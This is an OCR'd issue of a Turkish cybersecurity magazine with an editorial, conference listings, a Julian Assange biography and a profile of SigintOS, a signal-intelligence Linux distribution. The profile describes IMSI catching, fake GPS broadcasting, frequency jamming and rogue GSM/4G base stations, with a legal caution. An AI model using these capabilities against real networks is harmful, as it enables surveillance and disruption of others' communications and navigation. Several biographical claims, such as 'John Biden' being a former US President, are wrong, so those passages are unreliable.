ARKA KAPI

Bimonthly Cyber Security Magazine

05 May - June www.arkakapimag.com

"Every time we witness an injustice and do not act, we train our character to be passive in its presence and thereby eventually lose all ability to defend ourselves and those we love."

Julian Assange

ISSN 2645-906X

Greetings everyone!

We have come to a month of freedom fight and left behind a month of discovery.

Last month, on April 10, the very first optical image of a black hole has been photographed. A huge leap forward for the sake of science. While the telescopes have been pointed out to the endless horizons of the universe, we still continue to fight for the freedom of speech and lives. If you move away from the space and look at the Earth, you can see that fights are being fought and tolls are being paid.

One of those who pays toll is Julian Assange. As most of you know, Assange has been politically residing in the Ecuador Embassy in London since 2012. On April 11, Assange's political residency has been taken away and taken under custody and arrested by the UK officials.

So it can be said that tolls have been paid and continue to being paid to fight for the freedom of thought and right demands - all around the world.

And about May. May 1 is the International Worker's / Labor Day. We hereby celebrate all the laborers and workers! There are many facts that we were born into or eventually got used to. The 8-hours working standard is one of those things. Whereas what makes May 1 the Labor Day was the fight of the workers against the bourgeois for decent living conditions in the 19th century. Back then, many workers lost their lives protesting the 8-hour working standards; that makes us appreciate the working hours we have today. Also, as of May 3, happy Press Freedom Day everyone!

This issue welcomes you with exciting articles and news. Hope that you enjoy reading as much as we did preparing it.

We would like to thank Netsparker Ltd. for sponsoring this issue !

Ziyahan Albeniz - Cansu Topukçu
editor@arkakapimag.com

ARKAKAPI MAG

Cyber Security Magazine YEAR: 1 – MAY-JUNE ISSUE: 2 Bimonthly - ISSN: 2645-906X www.arkakapimag.com

Editor in Chief: Ziyahan Albeniz • ziyahan@arkakapimag.com

Editorial Operations Manager: Cansu Topukçu • cansu@arkakapimag.com

Chief Business Officer: Oğuz Aydınyılmaz • oguz@arkakapimag.com

Publishing Coordinator: Şahin Solmaz • sahin@arkakapimag.com

Director of Web: Ömer Çıtak • omer@arkakapimag.com

Legal Advisor: Mehmet Pehlivan • mehmet@arkakapimag.com

Assistant research editor: Ayşenur Burak • nurayse47@gmail.com

Translators: Ali Alan, Ulaş Özdemir, Tayfur Özkara, Serdar Savaş, Nuri Çilengir, İhsan Sulaıman, Atalay Keleştemur, Emre İyidoğan, Hakan Özer

Social Media: twitter.com/arkakapimag instagram.com/arkakapimag facebook.com/arkakapimag

We are proud to secure all our emails with Tutanota.

CONTENT

netsparker

Web Application Security Scanner

Use Netsparker to Identify Exploitable Vulnerabilities and Other Security Flaws in Your Websites, Web Applications & Web Services Before Hackers Do.

Netsparker scanners employ the unique, dead accurate & fast **Proof-Based Vulnerability Scanning Technology** that automatically verifies the identified vulnerabilities with a proof of exploit, so you do not have to manually verify them.

Trusted by

Ernst & Young Quality In Everything We Do · NASA · SAMSUNG · ISACA · Microsoft · ING · Booz | Allen | Hamilton · SIEMENS

Ayşenur Burak • nurayse@gmail.com

Cyber Security Conferences

SECURITY WEST 2019

May 09-16, 2019

Manchester Grand Hyatt Hotel, San Diego, CA

Organized by SANS, you can choose from more than 35 different cyber security trainings.

Info: *https://www.sans.org/event/security-west-2019*

INTERNET OF THINGS WORLD 2019

May 13-16, 2019

Silicon Valley, CA, USA

Internet of Things World is your place to network and learn within the growing IoT community, delivering business-critical information to help you achieve ROI & real-world results from IoT.

Info: *https://tmt.knect365.com/iot-world/*

4TH ANNUAL CYBER INVESTING SUMMIT

May 16, 2019

New York City, New York

This conference, where investment opportunities and strategies in the cyber security industry will be discussed, is being held in New York this year.

Info: *www.cyberinvestingsummit.com/*

CYBER SECURITY FOR HEALTHCARE EXCHANGE

May 19-21, 2019
Dallas, Texas

This conference will discuss the security problems associated with the use of artificial intelligence in health services.

Info: *https://bit.ly/2F4D6TQ*

CHINA CYBER SECURITY CONFERENCE & EXPOSITION 2019

June 13, 2019
Beijing, China

Carrying the theme of 'Globalization of Cyber Security', the Conference and Expo will address the most up-to-date security and cyber security issues; from the latest trends, risks, strategies, technologies, including case studies and solutions.

Info: *http://nsc.skdlabs.com/en/*

IFSEC INTERNATIONAL 2019

June 18-20, 2019
ExCeL London

The summit includes a new calibre of educational content which reflects on today's most critical security issues. IFSEC connects the global security industry to the tools and knowledge required to combat ever-changing landscape.

Info: *https://bit.ly/2UVqenM*

BIG DATA FOR DEFENCE SUMMIT 2019

June 25-27, 2019
London, UK

In this event, the importance of reliable intelligence and secure storage in defense industry will be emphasized.

Info: *https://www.defenceiq.com/events-bigdatadefence*

Cansu Topukçu • topukcucansu@gmail.com

JULIAN ASSANGE

"Every time we witness an injustice and do not act, we train our character to be passive in its presence and thereby eventually lose all ability to defend ourselves and those we love."

We all know him of dicing with death, finding and managing Wikileaks and lastly with him taken into custody as a result of his revoked political asylum. Born Julian Paul Hawkins, a journalist, hacker, cypherpunk, activist and a father - Jullian Assange was born on July 3, 1971, in Townsville, Queensland, Australia to a visual artist mother (Christine Ann Hawkins) and an anti-war activist builder father (John Shipton). However, his parents were divorced before he was born. As a child, Assange had a challenging childhood since he was living a nomadic life with his mother and step-father Richard Brett Assange. For this reason, until his mid-20s, Assange lived in more than 30 cities and attended 37 different schools - even frequently homeschooled. Since he was like a real father to him, Julian Assange chose his step-father's surname as his own. As Brett Assange told, as a child, Julian Assange was the *sharp kid who always fought for the underdog*.

DECEMBER 13, 2010
Health Checkup: The robot will see you now
The Deficit: Carving the sacred cows
Basketball: UConn's tough-love coach
Movies: Flicks for St. Nick's
TIME
Do You Want to Know a Secret?
Why WikiLeaks' Julian Assange has so many of them
BY MASSIMO CALABRESI
And why it hasn't hurt America
BY FAREED ZAKARIA
www.time.com

In 1979, her mother and step-father got divorced and her mother gave birth to a son from a man connected to an Australian cult named *The Family*. In his mid-20s, after living in over 30 cities, Assange moved to Melbourne with his mother and brother. Assange started hacking in 1987 with *Mendax* as his nick, meaning liar in Latin. With two other hackers, Julian Assange was a member of a cracking team named *International Subversives*. In 1991, he hacked *Nortel* - a Canada-based telecommunications company. Afterward the Australian Federal Police tapped his phone and discovered that Nortel's hacking was his doing, and raided his home at the end of October. Assange then consulted the Victoria Police Child Exploitation Unit and assisted with prosecutions in 1993. The same year he founded Suburbia Public Access Network, which was one of Australia's first internet service providers. Next year, in 1994, he was charged with 31 counts of hacking and related crimes - including Nortel - and pleaded guilty in 1996. Assange was then released on a good behavior bond and was ordered to pay reparations of A$2100. Again in 1994, he started programming (for instance, in 1996 he wrote patches for PostgreSQL, NNTPCache and deniable encryption system Rubberhose). At the same time, Assange managed a website with 5000 subscribers in 1996 called *Best of Security* which gave pieces of advice on computer security. He founded Earthmen Technology in 1998 and a year later, in 1999 bought the domain *leaks.org* but hadn't done anything about leakages back then. Assange studied programming, mathematics, and physics in Central Queensland University

(1994) and University of Melbourne (2003-2006) yet graduated from neither.

After a short study at the University of Melbourne, Assange founded WikiLeaks with a few friends. Here, Assange is a member of the advisory board, however, describes himself as an editor-in-chief. Any article that is to be published on the WikiLeaks has to be confirmed by Julian Assange beforehand and published only after being confirmed. WikiLeaks contains information about confidential and leaked information and secret media obtained from anonymous sources. Between 2007 and 2010 Assange travelled frequently from Africa, Asia, Europe, and North America. By 2015 over 10 million documents and related analyzes were published on WikiLeaks.

Back then, there existed different points of view about Assange - in which there still is. For instance, although the Australian Prime Minister described Assange's actions as *illegal*; Australian Police said that he had done nothing against the laws. John Biden, the former President of the USA described him as a *terrorist*. In this period, some of those who supported Assange were Brasilian President Luiz Inacio Lula da Silva, President of Ecudaor Rafael Correa, Russian Prime Minister Dmitry Medvedev, Jeremy Corbyn, Pablo Iglesias, and more…

Assange left Sweden in 2010 after the allegations against him were dropped: on November 20, Interpol issued an international arrest warrant for Assange and he turned himself in. However, was freed after his supporters paid £240,000 in cash and sureties, Assange was granted bail by the High Court. The fight over extraditing Assange continued on in the UK until 2012 (his lawyers warned him that if he went back to Sweden, he'd be extradited to the US). Feeling forsaken by the Australian Government, Julian Assange sought political asylum from the Embassy of Ecuador in London. Ecuador's Minister of Foreign Affairs, Ricardo Patino told that Assange applied the Embassy for residency, on June 19, 2012. To prevent him from being arrested by the UK, the Ecuador Embassy in Knightsbridge gave Assange political asylum in July 2012. France had rejected the same asylum application.

Assange, as a cypherpunk, published *Cypherpunks: Freedom and the Future of the Internet* the same year. To summarize shortly, the relationship between society and information security. As he states at the very beginning of the book, this book is not a manifesto, it is a warning.

After Assange's failed bid for a seat at the Australian Senate, as a support to him, a micro-political party named WikiLeaks Party was found on 2 Temmuz 2013. The council consisted of Julian Assange, Matt Watt, Gail Malone, John Shipton, Omar Todd ve Gerry Georgatos. Later on July 23, 2015, the party dissolved.

On September 2016, he stated to then-President Barack Obama that if he released Chelsea Manning who was being imprisoned accused of publishing critical documents and leaking information from the US Army, Assange would agree to be imprisoned.

In the Embassy, he would give balcony speeches to the public and the press, in fact during one of his speeches some people were arrested as a result of the incidents that took place between the police and the activists. On April 3, 2019, Assange claimed that the Ecuador Embassy was going to deport him in a few hours or days. Although Ecuador's Minister of Foreign Affairs, Jose Valencia denied this, on April 11, 2019, his political asylum has been revoked, and therefore Julian Assange was detained and arrested by the UK officials invited by the Ecuadorian Government to the Embassy.


[https://www.biography.com/activist/julian-assange]

Murat Şişman • info@muratsisman.com

SigintOS

# Local Linux Distribution for Signal Intelligence

SigintOS, as its name suggests, is a Linux distribution developed for SIGINT ie signal intelligence. This distribution, which can work live on a DVD or USB stick, is based on Ubuntu - Linux distribution. It has its own utility called SigintOS Tools. With this software, many SIGINT operations can be performed through a single graphical interface.



IMSI CATCHER
Shows IMSI numbers found by listening to a specific frequency GSM base station

GSM Frequency
958.800.000

Results

IMSI	COUNTRY	OPERATOR	MCC	MNC	LAC	CELLID

Status
Waiting to start

Hardware and software installation problems faced by many people interested in signal processing are completely eliminated with SigintOS. HackRF, BladeRF, USRP, RTL-SDR are already installed, and the most widely used Gnuradio, GSM, LTE and GPS applications are also included in the distribution.

Murat ŞİŞMAN who developed SigintOS distribution worked as a volunteer in Linux localization projects for many years and implemented many institutional and individual projects about software. As a result of his interest in Linux and cyber security, he developed SigintOS for his own use, but also he made the distribution available to be used by everyone interested. In Turkey, as it is in everywhere, there is a huge human resource gap on signal intelligence and therefore this distribution can be used in the field of education.

First and Only in the World

The most striking feature of this distribution is the graphical interface of the software called SigintOS Tools. There is no other example in the world that can run many different applications in the signal area through a single software. There is no software other than SigintOS Tools, which eliminates the problems experienced during the installation of the hardware and software in this area and visually displays the connection status of the devices on the screen. It provides users with ease by passing all software running on the terminal to the graphical interface.


Unlike other distributions, such as Pardus Linux, SigintOS is focused on only one area. For this reason, instead of creating a basic system from scratch, a strong and stable structure has been developed by using Ubuntu. The distribution, which includes many languages including Turkish, works in English language by default for global use. The SigintOS Tools software is also available in English for global use. Murat ŞİŞMAN adds that he developed it in English intentionally to make it a global distribution but would add Turkish language support in the future.

What can be done with SigintOS?

SigintOS is capable of working with many different hardware. Some of these hardware have only signal-listening functions, and some have both listening and sending functions.

Signal Listening

With the hardware called RTL-SDR, only signal listening operations can be performed, so with this equipment and SigintOS, the surrounding frequencies of GSM base stations can be found, these IMSI numbers can be displayed using vulnerabilities in the base stations. Again, monitoring of these GSM vulnerabilities can be performed with hardware such as HackRF and BladeRF.



GSM BASE STATION SEARCH
Scan and find frequencies of GSM base stations


GSM Type: GSM900

Results

Status
Waiting to start

Sending a Signal

With the help of SigintOS Tools software, FM broadcast can be performed at the desired frequency. This process requires hardware such as HackRF or BladeRF, that can send signals. If you have these equipments, again, you can deceive all devices with a GPS receiver like a mobile phone by spreading the coordinates you set with fake GPS signals.



GPS TRANSMITTER
GPS signal is broadcast according to the latitude and longitude information you specified

Hardware: [✓ HackRF] BladeRF
Latitude: 39.924971
Longitude: 32.836831

Status
Waiting to start

Jammer

With the help of hardware such as HackRF or BladeRF, the specific frequency can be mixed and disarmed. This feature has the same function as the foreign-origin jammer equipment used by the guards of the state elders. The only difference is that the antennas of the equipment are much more powerful than those of HackRF or BladeRF. ***SigintOS can do the job of jammer devices which are worth thousands of dollars - with HackRF and a simple antenna booster. In this sense, a very important distribution has emerged for our defense industry.***



SIGNAL JAMMER

Jamming by signaling to the specified frequency

Frequency


144.500.000 MHz

Start Jammer

Status
Waiting to start

Base station

You can build your own GSM operator with the preinstalled YateBTS software and BladeRF hardware, and broadcast in areas where the power of your antenna is sufficient. You can have a base station like Drone Cell's flying base stations built by one of the largest GSM operator companies in our country. Moreover, you can do it in seconds without the need for a two-year development process. GSM settings can be made by connecting to http://localhost address.



Set parameters values for section [gsm] to be written in ybts.conf file.

Section [gsm] controls basic GSM operation. You MUST set and review all parameters here before starting the BTS!

Radio.Band	EGSM900
Radio.C0	#0: 935 MHz downlin
Identity.MCC	286
Identity.MNC	10
Identity.LAC	1000
Identity.CI	10
Identity.BSIC.BCC	2
Identity.BSIC.NCC	0
Identity.ShortName	MURATCELL
Radio.PowerManager.MaxAttenDB	35
Radio.PowerManager.MinAttenDB	35

4G Base Station


With srsLTE software you can install 4G base stations and broadcast as in GSM base stations. Moreover, you can broadcast both 4G and GSM base stations at your own name and frequency. This process requires Full-Duplex, such as BladeRF or USRP, to be equipped to receive and send both signals at the same time.

Important note!

You must perform all listening and sending of this signal in a legally available folk band or in a faraday cage for testing purposes. Broadcasting other than 27Mhz band, which is called as folk band, constitutes a crime. Murat Şişman recommends using a faraday cage or working with low-power antennas that will broadcast in such a way as not to affect any other devices in your area.

Setup

As said before, SigintOS works live on DVD or USB memory. Users can also perform the installation process on the hard disk. For installation, simply download sigintos.iso from https://www.sigintos.com/download and write it as bootable to USB flash drive or DVD. It can also run smoothly on virtualization applications such as VMware and VirtualBox. Windows users can write the sigintos.iso file with a program called iso2usb to a USB flash memory as bootable.



F: [998,03 MB]

Usb disk capacity must be larger than iso file.

FAT32

